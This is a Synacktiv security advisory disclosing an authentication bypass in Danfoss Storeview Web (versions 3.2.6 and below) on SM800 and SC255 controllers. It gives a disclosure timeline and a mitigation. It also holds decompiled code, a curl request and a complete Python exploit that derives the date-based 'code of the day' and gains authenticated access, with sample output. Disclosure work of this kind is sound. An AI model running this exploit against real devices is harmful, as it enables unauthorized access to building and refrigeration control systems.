
SYNACKTIV

SECURITY ADVISORY

Authentication bypass in Danfoss Storeview Web for SM800 and SC255 versions <= 3.2.6

FLORENT SICCHIO

2023.05.22



Vulnerabilities description

Presentation of Danfoss Storeview Web

Storeview Web is a software platform that offers a secure and modern user interface for full web access to the AK-SM800A and other selected legacy front-ends. Storeview Web will be replacing both Storeview Browser 5 and Storeview Desktop, while also replacing select features from tools like ServiceTool, RMT and SiteService. The application runs on multiple platforms including browsers, desktops and mobile devices. Storeview Web is built on modern frameworks is continuously updated with new features based on customer feedback independent of updates on the AK-SM 800A device firmware.[1]

Issue

Synacktiv discovered an authentication bypass on Danfoss Storeview Web version 3.2.6, exposed by AK-SM 800A devices.

Affected versions

Versions 3.2.6 and below are affected.

Timeline

Date	Description
2023.02.28	Advisory sent to security@danfoss.com
2023.03.13	Danfoss acknowledges the report but indicates this vulnerability only affects EOL products SM800 and SC255. Network protection countermeasures have been defined together with a costumer notification.
2023.05.22	Public release

Mitigations

Restrict network access to the affected products.

1 https://www.danfoss.com/en/products/dcs/monitoring-and-services/storeview-web/

Technical description

Description

To authenticate on Storeview Web, apart the username/password combination, a per-day code can also be used if the **`eds_only`** or **`quantum_only`** attributes are present in the XML request.

```
unsigned __int8 __cdecl xml_load_file(ezxml_t xml, ATTR_LIST attrlist, unsigned __int8
from_subtree)
{
  // [...]
  eds_only = 0;
  em800_only = 0;
  quantum_only = 0;
  if ( from_subtree )
    goto LABEL_12;
  if ( attrlist[318].attr_exist )
  {
    eds_only = atoi((const char *)attrlist[318].attr_value);
    is_auth = check_authorize(xml, attrlist); // call check_code_of_day(Password)
    xml_auth = is_auth;
  }
  else if ( attrlist[319].attr_exist )
  {
    quantum_only = atoi((const char *)attrlist[319].attr_value);
    is_auth = check_authorize(xml, attrlist); // call check_code_of_day(Password)
    xml_auth = is_auth;
  }
  // [...]
  if ( xml_auth > 0 )
  {
   // [...]
  }
  else
  {
    resp_error = 15;
    return 0;
  }
}
```

However, the `check_code_of_day` function, responsible for this authentication mechanism, only relies on the date of the day.

```
unsigned __int8 __cdecl check_code_of_day(LPCTSTR pass)
{
  // [...]
  Get_syst_current_tds(&date);
  ftext_s(buff, 511, "%02d%02d%02d%02d", date.month, date.day, date.year, date.month);
  sscanf((const char *)buff, "%lx", &tothex);
  ftext_s(buff, 511, "%02d", date.day);
  sscanf((const char *)buff, "%lx", &hex);
  tothex /= hex;
  ftext_s(buff, 511, "%05ld", tothex - &elf_gnu_hash_bucket[6455] * (tothex / 100000));
  return  pass[0] == buff[0] &&
          pass[1] == buff[1] &&
          pass[2] == buff[2] &&
          pass[3] == buff[3] &&
          pass[4] == buff[4];
}
```

Impact

It is therefore possible to forge arbitrary codes, as the needed information is returned by the `read_date_time` function accessible without authentication.

```
$ curl -k -d '<cmd action="read_date_time"/>' https://92.66.59.91:443/xml.cgi
<?xml version="1.0" encoding="utf-8"?>
<resp action="read_date_time" error="0">
    <year>23</year>
    <month>2</month>
    <day>10</day>
    [...]
</resp>
```

With this code, an attacker could access the authenticated features of the application.

```
$ cat exploit.py
import xml.etree.ElementTree as ET
import requests

TARGET = "REDACTED"

res = requests.get(TARGET + '/SVB5.ver', verify=False)
print('[+] - target version : %s' % res.text)

res = requests.post(TARGET + '/xml.cgi', data='<cmd action="read_date_time"/>',
verify=False)
print('[+] - successfully called read_date_time : %d' % res.status_code)

root = ET.fromstring(res.text)
year = root.findall("./year")[0].text.rjust(2, '0')
month = root.findall("./month")[0].text.rjust(2, '0')
day = root.findall("./day")[0].text.rjust(2, '0')

a = int("%s%s%s%s" % (month, day, year, month), 16)
b = int("%s" % day, 16)
c = a/b
code = str(int(c % 100000)).rjust(5, '0')
print('[+] - code of the day should be : %s' % code)

res = requests.post(TARGET + '/xml.cgi', data=('<cmd action="getauth" password="%s"
eds_only="1"/>' % code), verify=False)
root = ET.fromstring(res.text)
if root.findall("./authtype")[0].text == '-1':
    print("[-] - error happened, target may not be vulnerable")
else:
    print("[+] - successfully called get_auth")
    print(res.text)
```

```
$ python3 exploit.py
[+] - target version : SVB501.0.153
[+] - successfully called read_date_time : 200
[+] - code of the day should be : 63248
[+] - successfully called get_auth
<?xml version="1.0" encoding="utf-8"?>
<resp action="getauth" password="63248" eds_only="1" error="0">
    <authorization>01-01</authorization>
    <authtype>16777215</authtype>
    <access>01-01</access>
    <accesslevel>1</accesslevel>
    <strongpassword>1</strongpassword>
    [...]
</resp>
```

SYNACKTIV

01 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com